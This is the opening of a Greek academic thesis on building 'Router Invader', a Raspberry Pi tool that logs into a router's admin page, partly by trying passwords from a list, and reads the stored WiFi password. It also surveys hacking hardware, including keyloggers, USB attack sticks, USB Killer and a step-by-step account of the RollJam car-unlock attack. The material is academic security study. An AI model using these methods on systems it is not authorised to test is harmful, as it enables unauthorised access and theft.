Πανεπιστήμιο Πειραιώς
Τμήμα Ψηφιακών Συστημάτων
Π.Μ.Σ. " Ασφάλεια Ψηφιακών Συστημάτων "

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ:

" Εύρεση κωδικού WiFi με την συσκευή Router Invader. "

του **Μιχαήλ Ευαγγέλου (Α.Μ.: MTE1713)**

Επιβλέπων καθηγητής: Χριστόφορος Νταντογιάν

Πειραιάς, Μάιος 2019

ΕΥΧΑΡΙΣΤΙΕΣ

*“Ευχαριστώ θερμά τον επιβλέποντα καθηγητή μου κύριο **Χριστόφορο Νταντογιάν**, για την πολύτιμη βοήθεια και υποστήριξη που μου πρόσφερε στην εκπόνηση της διπλωματικής μου εργασίας, που μαζί με τους καθηγητές **Χρήστο Ξενάκη** και **Κώστα Λαμπρινουδάκη** με ενέπνευσε ώστε να προσεγγίσω βαθύτερα και με θέρμη τον τομέα της ασφάλειας ψηφιακών συστημάτων ”*

ΠΕΡΙΛΗΨΗ

Στα πλαίσια της παρούσας διπλωματικής εργασίας, στοχεύουμε στη σχεδίαση και κατασκευή του Router Invader, ενός εργαλείου ανίχνευσης, εντοπισμού, εμφάνισης και αποθήκευσης του ονόματος δικτύου και του συνθηματικού πρόσβασης του WiFi ενός modem-router. Για τον σκοπό αυτό, απαραίτητη προϋπόθεση είναι η ύπαρξη των τμημάτων:

α) **Hardware**, μέσω του οποίου θα γίνεται η σύνδεση με το **modem-*router*** και περιλαμβάνει: τον μικροϋπολογιστή **Raspberry Pi**, την **οθόνη**, στην οποία θα εμφανίζονται τα μηνύματα πληροφόρησης προς τον χρήστη και την ***μονάδα αποθήκευσης***, η οποία θα περιέχει το λειτουργικό σύστημα, τα απαραίτητα προγράμματα οδήγησης και στην οποία θα αποθηκεύονται τα ζητούμενα στοιχεία.

β) **Software**, το οποίο, πέραν του απαραίτητου ***λειτουργικού συστήματος*** και των ***προγραμμάτων οδήγησης***, θα περιλαμβάνει το **πρόγραμμα λειτουργίας** της εφαρμογής μας.

Αρχικά, θα μεριμνήσουμε για την κατάλληλη τροφοδοσία της κατασκευής μας με ρεύμα και την σύνδεση της, μέσω καλωδίου, με το modem-router, ώστε να γίνει η εκκίνηση του λειτουργικού συστήματος και η εκτέλεση του προγράμματος μας, με σκοπό την ανίχνευση του ονόματος δικτύου WiFi και του αντίστοιχου συνθηματικού πρόσβασης. Κατά τη διάρκεια της διαδικασίας, θα εξάγονται στην προσαρτημένη οθόνη, οι σχετικές πληροφορίες προόδου ή πιθανού προβλήματος. Τα ζητούμενα στοιχεία θα αποθηκεύονται σε αρχείο κειμένου, παράλληλα με την εμφάνιση τους στην οθόνη. Στο τελευταίο στάδιο, θα πραγματοποιείται ο τερματισμός της λειτουργίας του. Με την επιτυχημένη ολοκλήρωση του έργου μας, διαφαίνεται η ευχέρεια απόκτησης ευαίσθητων δεδομένων ενός modem-router.

ABSTRACT

In this diploma thesis, we try to design and create the Router Invader, a tool for detecting, locating, displaying and storing the WiFi network name and password of modem-router. For this purpose, the existence of the below departments is a prerequisite:

a) **Hardware,** through which the modem-router will be connected and includes: the **Raspberry Pi** microcomputer, the monitor, which will display the information messages to the user and **the storage unit** containing the operating system, the necessary drivers and in which the requested data will be stored.

b) **Software**, which, besides the necessary **operating system** and **drivers**, will include the **operating program** of our device.

Initially, we will supply our device with power and we will connect it via cable to the modem-router, to start the operating system and run our program to detect the WiFi network name and the corresponding password. During the process, information about relevant progress or a potential problem will be exported to the appended screen. The requested items will be stored in a text file and they will be displayed on the screen. At the final stage, it will end its operation. With the successful completion of our project, the ability to obtain sensitive data from a modem-router is revealed.

ΠΕΡΙΕΧΟΜΕΝΑ

ΕΙΣΑΓΩΓΗ

Με την κατασκευή ενός ολοκληρωμένου εργαλείου, το οποίο ονομάζουμε Router Invader, σε συνδυασμό με το κατάλληλο software, μας παρέχεται η δυνατότητα να εντοπίζουμε το όνομα δικτύου και το συνθηματικό πρόσβασης του WiFi δυο διαφορετικών μοντέλων modem-router. Ξεκινώντας από την ανίχνευση και τον επιτυχημένο εντοπισμό των ζητούμενων στοιχείων, καταλήγουμε στην αποθήκευσή τους σε αρχείο κειμένου, στο αποθηκευτικό μέσο της κατασκευής μας. Σε όλα τα στάδια της διαδικασίας, τα αποτελέσματα της προόδου όπως και κάθε μήνυμα σφάλματος, αποτυπώνονται οπτικά σε προσαρτημένη οθόνη.

Αρχικά, με την κατάλληλη τροφοδοσία ρεύματος, το Router Invader θα ενεργοποιηθεί και θα εκκινήσει το λειτουργικό του σύστημα. Παράλληλα με την εκκίνηση του λειτουργικού συστήματος, είναι προγραμματισμένο να εκτελεστεί το πρόγραμμα που έχουμε δημιουργήσει. Με τις εντολές του προγράμματος μας, πρώτο βήμα είναι η αναζήτηση της διεύθυνσης της gateway, της διεύθυνσης δηλαδή του modem-router. Στην περίπτωση αδυναμίας ανίχνευσης της διεύθυνσης αυτής, μετά από ένα προκαθορισμένο μικρό χρονικό διάστημα, θα επαναληφθεί η αναζήτηση, έως ότου τελικά εντοπισθεί.

Στη συνέχεια, επιχειρείται η πρόσβαση μέσω αυτής, στο περιβάλλον παραμετροποίησης του modem-router, χρησιμοποιώντας ένα εργαλείο που παρέχει την δυνατότητα αυτόματου χειρισμού του προγράμματος περιήγησης διαδικτύου, το Selenium. Ειδικά για την περίπτωσή μας, το Selenium, χρησιμοποιήθηκε προκειμένου το Router Invader, να μπορεί να κατευθύνεται αυτοματοποιημένα στο περιβάλλον παραμετροποίησης του modem-router. Έτσι, αρχικά επιχειρείται η πρόσβαση στην σχετική ιστοσελίδα. Στην συνέχεια πραγματοποιείται η εισαγωγή και αποστολή των κατάλληλων διαπιστευτηρίων, που απαιτούνται για την περαιτέρω εισαγωγή στο περιβάλλον παραμετροποίησης.

Στην περίπτωση επιτυχούς πρόσβασης, το Router Invader θα κατευθυνθεί στο περιβάλλον ρυθμίσεων, μέχρι να ανιχνεύσει το πεδίο όπου υπάρχει το όνομα του δικτύου και ο απαραίτητος κωδικός, για την πρόσβαση στο WiFi. Οι πληροφορίες αυτές, θα αποθηκευτούν στην εσωτερική του μνήμη σε ένα αρχείο κειμένου και αφού εμφανιστούν στην ενσωματωμένη οθόνη, θα πραγματοποιηθεί ο τερματισμός της λειτουργίας του.

Αποκλειστικά για το ένα εκ των δύο modem-router, στο οποίο υπάρχει η δυνατότητα για αλλαγή του εργοστασιακού κωδικού πρόσβασης, δημιουργήσαμε ένα μηχανισμό, ο οποίος λαμβάνοντας τη σχετική ανατροφοδότηση από το modem-router και αναγνωρίζοντας την επιτυχή ή όχι πρόσβαση στο περιβάλλον ρυθμίσεων, διενεργεί -εάν χρειαστεί-, μια διαδικασία δοκιμών διαφορετικού κάθε φορά κωδικού, από μια προκαθορισμένη από εμάς λίστα.

ΚΕΦΑΛΑΙΟ 1: ΣΥΣΚΕΥΕΣ HACKING

Στο κεφάλαιο αυτό, θα γίνει μια συνοπτική παρουσίαση ορισμένων εργαλείων, που χρησιμοποιούνται σε ενέργειες hacking. Κατατάξαμε τα εργαλεία αυτά σε δύο βασικές κατηγορίες, αυτήν της φυσικής παρουσίας και αυτήν της απομακρυσμένης λειτουργίας. Στην πρώτη κατηγορία, το εργαλείο θα πρέπει να βρίσκεται σε φυσική επαφή με την υποψήφια προς δοκιμή συσκευή, ενώ στην δεύτερη κατηγορία, το μόνο που απαιτείται, είναι να βρίσκονται οι δύο συσκευές εντός εμβέλειας του σήματος που χρησιμοποιούν.

1.1 Φυσικής Παρουσίας

1.1.1 Rubber Ducky

Το Rubber Ducky, είναι μια συσκευή, η οποία συνδέεται με έναν ηλεκτρονικό υπολογιστή μέσω θύρας usb, αναγνωρίζεται από εκείνον σαν πληκτρολόγιο και στην συνέχεια εκτελεί αυτόματα πληκτρολόγηση. Εξωτερικά έχει την μορφή ενός κοινού usb stick αποθήκευσης πληροφοριών, συνεπώς οι ιδιότητές του δεν γίνονται εύκολα αντιληπτές. Ο χρήστης του εργαλείου αυτού μέσω μιας απλής γλώσσας σεναρίων (scripting language), την Ducky Script, δημιουργεί το επιθυμητό φορτίο, το οποίο αποθηκεύεται στην μνήμη του Rubber Ducky, και στην συνέχεια πληκτρολογείται αυτόματα μετά την σύνδεση του στον ηλεκτρονικό υπολογιστή. Το Rubber Ducky μπορεί να χρησιμοποιηθεί σε ενέργειες penetration testing ή και σε ενέργειες hacking. Έτσι, υπάρχει η δυνατότητα να εγκατασταθεί κάποιο backdoor, να υποκλαπούν κωδικοί πρόσβασης, καθώς και να πραγματοποιηθεί μια πληθώρα άλλων, αυτοματοποιημένων λειτουργιών. Πρακτικά, μέσω αυτού του εργαλείου, ο χρήστης δύναται να πληκτρολογήσει αυτοματοποιημένα οτιδήποτε στον ηλεκτρονικό

Εικόνα 1: Rubber Ducky

υπολογιστή, όπως στην περίπτωση που θα είχε συνδέσει σε αυτόν ένα πραγματικό πληκτρολόγιο. [1]

1.1.2 Cactus USB

Πρόκειται για ένα εργαλείο, το οποίο λειτουργεί με παρόμοιο τρόπο, με εκείνον του Rubber Ducky, με την πρόσθετη δυνατότητα για απομακρυσμένη διαχείριση μέσω WiFi. Έτσι, ο χρήστης έχει την δυνατότητα να στέλνει τις εντολές πληκτρολόγησης απομακρυσμένα, χωρίς την ανάγκη φυσικής πρόσβασης κάθε φορά που επιθυμεί να εισάγει το φορτίο πληκτρολόγησης. [2]

Εικόνα 2: Cactus USB

1.1.3 Bash Bunny

Το Bash Bunny, είναι επίσης μια συσκευή με μέγεθος περίπου όσο ένα συνηθισμένο usb stick, το οποίο συνδέεται σε ηλεκτρονικό υπολογιστή μέσω θύρας usb. Λειτουργεί ως μια πλατφόρμα αυτοματοποίησης, με δυνατότητα να μπορεί να αναγνωριστεί ταυτόχρονα ως πληκτρολόγιο, usb Ethernet καθώς και σαν συσκευή αποθήκευσης. Χρησιμοποιεί μια απλή γλώσσα σεναρίων (scripting language), την Bunny Script, μέσω της οποίας ο χρήστης μπορεί να δημιουργήσει πακέτα επιθέσεων. Η επιλογή του επιθυμητού κάθε φορά πακέτου, μπορεί να πραγματοποιηθεί με την βοήθεια ενός διακόπτη, που βρίσκεται επάνω στην συσκευή

Εικόνα 3: Bash Bunny

Εικόνα 4: Bush Bunny (εσωτερικά)

[1] Shop.hak5 [χ.χ]. *USB RUBBER DUCKY*. Διαθέσιμο στο: https://shop.hak5.org/collections/physical-access/products/usb-rubber-ducky-deluxe [Πρόσβαση 13 Μαρτίου 2019]
[2] Tindie [χ.χ]. *Cactus WHID: WiFi HID Injector USB Rubberducky*. Διαθέσιμο στο: https://www.tindie.com/products/aprbrother/cactus-whid-wifi-hid-injector-usb-rubberducky/ [Πρόσβαση 31 Φεβρουαρίου 2019]

και ενός led πληροφόρησης. Τα χαρακτηριστικά αυτά, το καθιστούν κατάλληλο για ένα πραγματικά μεγάλο εύρος επιθέσεων και αυτοματοποιημένων λειτουργιών, όπως η μη εξουσιοδοτημένη πρόσβαση σε δεδομένα, η απόκτηση κωδικών αποθηκευμένων στην μνήμη, η απομακρυσμένη πρόσβαση, η εκτέλεση προγραμμάτων και η εγκατάσταση backdoors στο σύστημα που συνδέεται. [3]

1.1.4 KeyGrabber

Το εργαλείο αυτό μοιάζει με έναν προσαρμογέα usb, αποτελεί όμως έναν καταγραφέα πληκτρολόγησης (Keylogger). Το KeyGrabber συνδέεται μεταξύ της υποδοχής usb του ηλεκτρονικού υπολογιστή και του βύσματος usb του πληκτρολογίου και αποθηκεύει οτιδήποτε πληκτρολογήσει ο χρήστης. Δεν χρειάζεται λογισμικό εγκατάστασης και δεν είναι ανιχνεύσιμο από το σύστημα στο οποίο συνδέεται. Διατίθεται επιπλέον σε έκδοση, με εσωτερική μπαταρία και ρολόι, ώστε να υπάρχει χρονοσήμανση στην αντίστοιχη πληκτρολόγηση καθώς και σε έκδοση με WiFi, ώστε να αποστέλλονται απομακρυσμένα τα δεδομένα που συλλέγει. [4]

Εικόνα 5: KeyGrabber

1.1.5 LAN Turtle

Το LAN Turtle, συνδέεται μεταξύ της θύρας usb του υπολογιστή και του καλωδίου δικτύου ενώ εξωτερικά μοιάζει με προσαρμογέα τύπου ΄USB to Ethernet΄. Εκτός της διασύνδεσης που παρέχει, στον υπολογιστή με το δίκτυο, είναι σε θέση να επιτελέσει μια σειρά ενεργειών, όπως μη εξουσιοδοτημένη

Εικόνα 6: LAN Turtle


[3] Shop.hak5 [χ.χ]. *BASH BUNNY*. Διαθέσιμο στο: https://shop.hak5.org/collections/sale/products/bash-bunny [Πρόσβαση 1 Φεβρουαρίου 2019] & Grimes, R. (2017). *Bash Bunny: Big hacks come in tiny packages*. Csoonline. 25 Απριλίου. Διαθέσιμο στο: https://www.csoonline.com/article/3192084/data-protection/bash-bunny-big-hacks-come-in-tiny-packages.html [Πρόσβαση 8 Φεβρουαρίου 2019]

[4] Hackerwarehouse [χ.χ]. *KeyGrabber*. Διαθέσιμο στο: https://hackerwarehouse.com/product/keygrabber/ [Πρόσβαση 8 Φεβρουαρίου 2019]

συλλογή δεδομένων, διεξαγωγή επιθέσεων τύπου ΄man in the middle΄, σάρωση δικτύων και επιθέσεις τύπου ΄DNS Spoofing΄.

Εικόνα 7: LAN Turtle
(εσωτερικά)

Αυτές είναι κάποιες μόνο από τις βασικές του δυνατότητες και ο χρήστης του LAN Turtle μπορεί να επιλέξει να κάνει λήψη νέων δυνατοτήτων μέσω του υποστηριζόμενου ΄module marketplace΄.



Εικόνα 8: LAN Turtle Modules

Το LAN Turtle είναι διαθέσιμο σε έκδοση με ενσωματωμένη υποδοχή κάρτας micro SD, στην οποία είναι δυνατή η αποθήκευση δεδομένων από το δίκτυο σε αρχεία ΄.pcap΄, ενώ υπάρχει και έκδοση με ενσωματωμένη υποδοχή κάρτας SIM, προκειμένου το LAN Turtle να έχει σύνδεση σε δίκτυο 3G και ο χρήστης του εργαλείου να αποκτήσει απομακρυσμένη πρόσβαση σε αυτό. [5]

[5] Shop.hak5 [χ.χ]. *LAN TURTLE*. Διαθέσιμο στο: https://shop.hak5.org/collections/network-implants/products/lan-turtle [Πρόσβαση 8 Φεβρουαρίου 2019]

1.1.6 Packet Squirrel

Πρόκειται για ένα συμπαγές εργαλείο, σχεδιασμένο για man-in-the middle επιθέσεις και συλλογή πακέτων δεδομένων από το δίκτυο στο οποίο συνδέεται, ενώ επιπλέον έχει την δυνατότητα να λειτουργήσει ως firewall και VPN router.

Εικόνα 9: Packet Squirrel

Μπορεί να συνδεθεί σε κάποιο σημείο του δικτύου, ενώ για να λειτουργήσει, χρειάζεται εξωτερική τροφοδοσία ρεύματος, η οποία πραγματοποιείται μέσω usb θύρας.

Εικόνα 10: Packet Squirrel (εσωτερικά)

Ο χρήστης, μέσω του ενσωματωμένου διακόπτη, μπορεί εύκολα να διαλέξει ένα από τα προεπιλεγμένα φορτία : ΄TCP Dump΄, ΄DNS Spoof΄, ή ΄Open VPN΄ και να λάβει ανατροφοδότηση μέσω του πολύχρωμου led πληροφόρησης. Έτσι, το Packet Squirrel μπορεί με τον διακόπτη στην πρώτη θέση, να λειτουργήσει αποθηκεύοντας σε ένα usb stick αποθήκευσης πακέτα δικτύου σε αρχείο ΄.pcap΄, με τον διακόπτη στην δεύτερη θέση, να διεξάγει επίθεση ΄DNS Spoofing΄ ώστε να ανακατευθύνει τις ιστοσελίδες σε άλλες, σύμφωνα με την επιλογή του χρήστη του εργαλείου και με τον διακόπτη στην τρίτη θέση, δίνεται η δυνατότητα να δημιουργηθεί ένας ασφαλής δίαυλος επικοινωνίας VPN, όπου η κίνηση θα διέρχεται κρυπτογραφημένα. Ο χρήστης μπορεί να χρησιμοποιήσει ένα από τα payloads που διαθέτει ήδη το εργαλείο αυτό ή να μεταφορτώσει περισσότερα σε ένα usb stick αποθήκευσης, το οποίο θα συνδεθεί στην σχετική υποδοχή που διαθέτει το εργαλείο. [6]

[6] Shop.hak5 [χ.χ]. *PACKET SQUIRREL*. Διαθέσιμο στο: https://shop.hak5.org/collections/network-implants/products/packet-squirrel [Πρόσβαση 8 Φεβρουαρίου 2019] &
Barrow (2017). *Hak5 Just Released the Packet Squirrel*. Null-byte.wonderhowto. 7 Νοεμβρίου. Διαθέσιμο στο: https://null-byte.wonderhowto.com/news/hak5-just-released-packet-squirrel-0180671/ [Πρόσβαση 10 Φεβρουαρίου 2019]

1.1.7 LAN Tap Pro

Εικόνα 11: LAN Tap Pro

Το LAN Tap Pro, είναι ένα εργαλείο παρακολούθησης δικτύου με μικρό σχετικά μέγεθος, κάτι που το καθιστά σχεδόν απαρατήρητο. Έχει ενσωματωμένες τέσσερις θύρες Ethernet. Οι δύο από αυτές χρησιμοποιούνται για την σύνδεση με το δίκτυο και οι υπόλοιπες δύο για την παρακολούθηση των πακέτων δικτύου. Μια σημαντική διαφοροποίηση από άλλου τέτοιου τύπου συσκευές, είναι πως δεν χρειάζεται εξωτερική πηγή ρεύματος για την λειτουργία του. Τέλος, οι θύρες παρακολούθησης είναι κατασκευασμένες με τρόπο τέτοιο, που να είναι αδύνατη η εκπομπή πακέτων στο δίκτυο, ώστε ο χρήστης να προφυλάσσεται από μια κατά λάθος τέτοιου είδους ενέργεια. [7]

1.1.8 VideoGhost


Εικόνα 12: VideoGhost


Το VideoGhost μοιάζει εξωτερικά με ένα καλώδιο διασύνδεσης υπολογιστή-οθόνης, στην πραγματικότητα όμως επιτελεί και μια ακόμη λειτουργία: αποθηκεύει στιγμιότυπα σε μορφή ΄.jpeg΄, στην εσωτερική του μνήμη. Η τροφοδοσία ρεύματος γίνεται μέσω του ενσωματωμένου καλωδίου usb που διαθέτει, ενώ δεν χρειάζεται οδηγούς εγκατάστασης για την λειτουργία του. Ιδιαίτερα ενδιαφέρον, είναι το γεγονός πως η λειτουργία του δεν γίνεται αντιληπτή από τον ηλεκτρονικό υπολογιστή στον οποίο θα συνδεθεί. Το VideoGhost διατίθενται επιπλέον σε έκδοση για υποδοχές DVI, HDMI και VGA. [8]

[7] Hackerwarehouse [χ.χ]. *LAN Tap Pro*. Διαθέσιμο στο: https://hackerwarehouse.com/product/lan-tap-pro/ [Πρόσβαση 10 Φεβρουαρίου 2019]
[8] Hackerwarehouse [χ.χ]. *VideoGhost*. Διαθέσιμο στο: https://hackerwarehouse.com/product/videoghost/ [Πρόσβαση 10 Φεβρουαρίου 2019]

1.1.9 USB Killer v3 - Usb Killer Shield

Εικόνα 13: Usb Killer v3 σε Anonymous και σε κανονική έκδοση

Μετά την σύνδεση του με την θύρα usb μιας συσκευής, το εργαλείο USB Killer v3, διοχετεύει το ρεύμα που του παρέχεται από το κύκλωμα ρεύματος της θύρας, στους δικούς του ενσωματωμένους πυκνωτές, φορτίζοντάς τους. Όταν ολοκληρωθεί η φόρτιση των πυκνωτών, το εργαλείο αυτό απελευθερώνει το ρεύμα -200VDC που συσσώρευσε, στις γραμμές των δεδομένων της θύρας usb. Στην περίπτωση που δεν υπάρχει κάποια προστασία στην συσκευή θύμα, όπως συμβαίνει στις περισσότερες περιπτώσεις, τότε επέρχεται άμεση και μόνιμη εξουδετέρωσή της, χωρίς όμως το USB Killer v3 να χάνει τις ιδιότητές του, καθιστώντας το άμεσα διαθέσιμο να συνδεθεί σε επόμενη συσκευή στόχο. Διαθέσιμο βρίσκεται ακόμη σε έκδοση ΄anonymous version΄ η οποία εξωτερικά μοιάζει με ένα κοινό usb stick το οποίο δεν προμηνύει για τις ιδιότητές του. [9]



Εικόνα 14: USB Killer Shield

Ένας τρόπος προστασίας από τέτοιου είδους εργαλεία είναι η χρήση της συσκευής USB Killer Shield μεταξύ των υποδοχών usb καθώς έχει σχεδιαστεί να εμποδίζει τις υπερτάσεις ρεύματος, που θα δεχόταν ενδεχομένως η συσκευή θύμα. [10]

[9] Usbkill [χ.χ]. *USB KILLER V3*. Διαθέσιμο στο: https://usbkill.com/products/usb-killer-v3 [Πρόσβαση 4 Φεβρουαρίου 2019]
[10] Usbkill [χ.χ]. *USB KILLER TESTER*. Διαθέσιμο στο: https://usbkill.com/products/usb-killer-tester [Πρόσβαση 4 Φεβρουαρίου 2019]

1.2 Απομακρυσμένης Λειτουργίας

1.2.1 RollJam

Το Rolljam, είναι μια συσκευή, η οποία έχει την δυνατότητα να υποκλέπτει και στη συνέχεια να χρησιμοποιεί τον ΄κυλιόμενο΄ κωδικό που χρησιμοποιείται για το κλείδωμα και ξεκλείδωμα σε ορισμένα αυτοκίνητα και πόρτες γκαράζ. Με τους κυλιόμενους κωδικούς, όταν κάποιος επιχειρεί να ξεκλειδώσει το αυτοκίνητό του, ο πομπός που βρίσκεται στο control-κλειδί, παράγει και αποστέλλει έναν διαφορετικό κάθε φορά κωδικό στον δέκτη του αυτοκινήτου. Ο δέκτης με την σειρά του, είναι προγραμματισμένος να αναγνωρίζει τον διαφορετικό κάθε φορά κωδικό, του συγκεκριμένου πομπού. Κάθε κωδικός όμως που χρησιμοποιείται από τον πομπό, καθίσταται αυτομάτως μη έγκυρος για μελλοντική χρήση, αυξάνοντας έτσι την ασφάλεια του συστήματος επικοινωνίας. Το Rolljam λειτουργεί ως εξής: τοποθετείται σε ένα σημείο εντός της εμβέλειας του πομπού-control και του δέκτη του αυτοκινήτου. Την στιγμή που ο κάτοχος του control επιχειρήσει να ξεκλειδώσει το αυτοκίνητο, το Rolljam θα ανιχνεύσει και θα αποθηκεύσει τον συγκεκριμένο κωδικό, ταυτόχρονα όμως θα προκαλέσει παρεμβολές, μην επιτρέποντας στον δέκτη να λάβει τον κυλιόμενο κωδικό, του οποίου η αναγνώριση ως έγκυρος, θα έδινε την εντολή ξεκλειδώματος του αυτοκινήτου. Το πιο πιθανό σενάριο, είναι πως ο κάτοχος του αυτοκινήτου δεν θα υποψιαστεί την παραπάνω διαδικασία και απλώς θα επαναλάβει το πάτημα του κουμπιού, στο control-κλειδί του, ώστε να ξεκλειδώσει το αυτοκίνητο. Το Rolljam, θα αποθηκεύσει το νέο αυτή τη φορά κωδικό και ταυτόχρονα θα προκαλέσει για άλλη μια φορά παρεμβολές, προκειμένου να μην το λάβει ο δέκτης, όμως αμέσως μετά, το εργαλείο θα εκπέμψει τον πρώτο κωδικό, που είχε αποθηκεύσει προηγουμένως. Ο δέκτης στο αυτοκίνητο θα λάβει τον κωδικό αυτόν και θα ξεκλειδώσει κανονικά το αυτοκίνητο. Το Rolljam έχει πλέον αποθηκευμένο,

Εικόνα 15: RollJam

τον τελευταίο έγκυρο κυλιόμενο κωδικό, ο οποίος μπορεί να χρησιμοποιηθεί για το ξεκλείδωμα του αυτοκινήτου χωρίς το control-κλειδί. [11]

1.2.2 WiFi Pineapple NANO


Το WiFi Pineapple NANO, δίνει την δυνατότητα στον χρήστη του για μια ευρεία γκάμα δοκιμών και επιθέσεων σε WiFi δίκτυα. Κάποιες από τις βασικές του ικανότητες είναι η παρακολούθηση και συλλογή δεδομένων από τα ασύρματα WiFi δίκτυα, που βρίσκονται στην εμβέλειά του, η δημιουργία πλαστών σημείων πρόσβασης, τα οποία μιμούνται πραγματικά, καθώς και η ενορχήστρωση επιθέσεων όπως ΄man-in-the-middle΄ και ΄de-authentication΄. Ένα από τα χαρακτηριστικά του είναι πως τα εργαλεία που ενσωματώνει, παρέχονται σε μια εύχρηστη πλατφόρμα, η οποία μπορεί να χρησιμοποιηθεί μέσω οποιουδήποτε σύγχρονου browser σε Windows, Linux, Mac, Android και iOS χωρίς την ανάγκη εγκατάστασης πρόσθετου λογισμικού. Τα παραπάνω, σε συνδυασμό με την τροφοδοσία ρεύματος μέσω usb και το μικρό μέγεθος της ίδιας της συσκευής, το καθιστούν ένα ιδιαίτερα εύχρηστο και φορητό εργαλείο για penetration testing. [12]

Εικόνα 16: WiFi Pineapple NANO

[11] Testjammers [χ.χ]. *RollJam (parts)*. Διαθέσιμο στο: https://www.testjammers.com/products/rolljam-parts/ [Πρόσβαση 6 Φεβρουαρίου 2019] &
Greenberg, A. (2015). *THIS HACKER'S TINY DEVICE UNLOCKS CARS AND OPENS GARAGES*. Wired. 6 Αυγούστου. Διαθέσιμο στο: https://www.wired.com/2015/08/hackers-tiny-device-unlocks-cars-opens-garages/ [Πρόσβαση 6 Φεβρουαρίου 2019]

[12] Shop.hak5 [χ.χ]. *WIFI PINEAPPLE*. Διαθέσιμο στο: https://shop.hak5.org/products/wifi-pineapple [Πρόσβαση 6 Φεβρουαρίου 2019]

1.2.3 KeySweeper



Εικόνα 17: KeySweeper


Το KeySweeper έχει την δυνατότητα να λαμβάνει τις πληκτρολογήσεις που πραγματοποιεί κάποιος σε ορισμένα ασύρματα πληκτρολόγια Microsoft, που βρίσκονται εντός εμβέλειας. Το KeySweeper αρχικά λαμβάνει τα σήματα που εκπέμπει το πληκτρολόγιο, στη συνέχεια τα αποκρυπτογραφεί και έπειτα τα αποστέλλει με την βοήθεια σήματος GSM μέσω του internet ή τα αποθηκεύει στην μνήμη του, προκειμένου να τα στείλει ασύρματα μόλις βρεθεί εντός εμβέλειας, σε μια άλλη συσκευή KeySweeper κατασκευασμένη για τον σκοπό αυτό. Παρέχει την δυνατότητα για ζωντανή παρακολούθηση των πληκτρολογήσεων, καθώς και αποστολή SMS όταν εντοπίσει συγκεκριμένη πληκτρολόγηση. Κάτι ιδιαίτερα ενδιαφέρον είναι πως τα εξαρτήματα του συγκεκριμένου εργαλείου είναι ενσωματωμένα στο περίβλημα ενός φορτιστή usb. Αυτός, διατηρεί τις αρχικές του ιδιότητες, παρέχοντας ρεύμα χαμηλής τάσης για την φόρτιση των συσκευών όταν συνδεθεί σε μια πρίζα, συνεπώς η εξωτερική του εμφάνιση δεν προϊδεάζει τον παρατηρητή για τις δυνατότητές του. Ακόμη, είναι εφοδιασμένο με μια εσωτερική μπαταρία, η οποία φορτίζεται κάθε φορά που το εργαλείο αυτό τροφοδοτείται με ρεύμα και του επιτρέπει να λειτουργεί για ένα χρονικό διάστημα ακόμη και αν τεθεί εκτός της πρίζας. [13]

Εικόνα 18: KeySweeper

Εικόνα 19: KeySweeper

[13] Kamkar, S [χ.χ]. *KEYSWEEPER*. Samy. Διαθέσιμο στο: https://samy.pl/keysweeper/ [Πρόσβαση 6 Φεβρουαρίου 2019]

1.2.4 WiFi Deauther



Εικόνα 20: WiFi Deauther

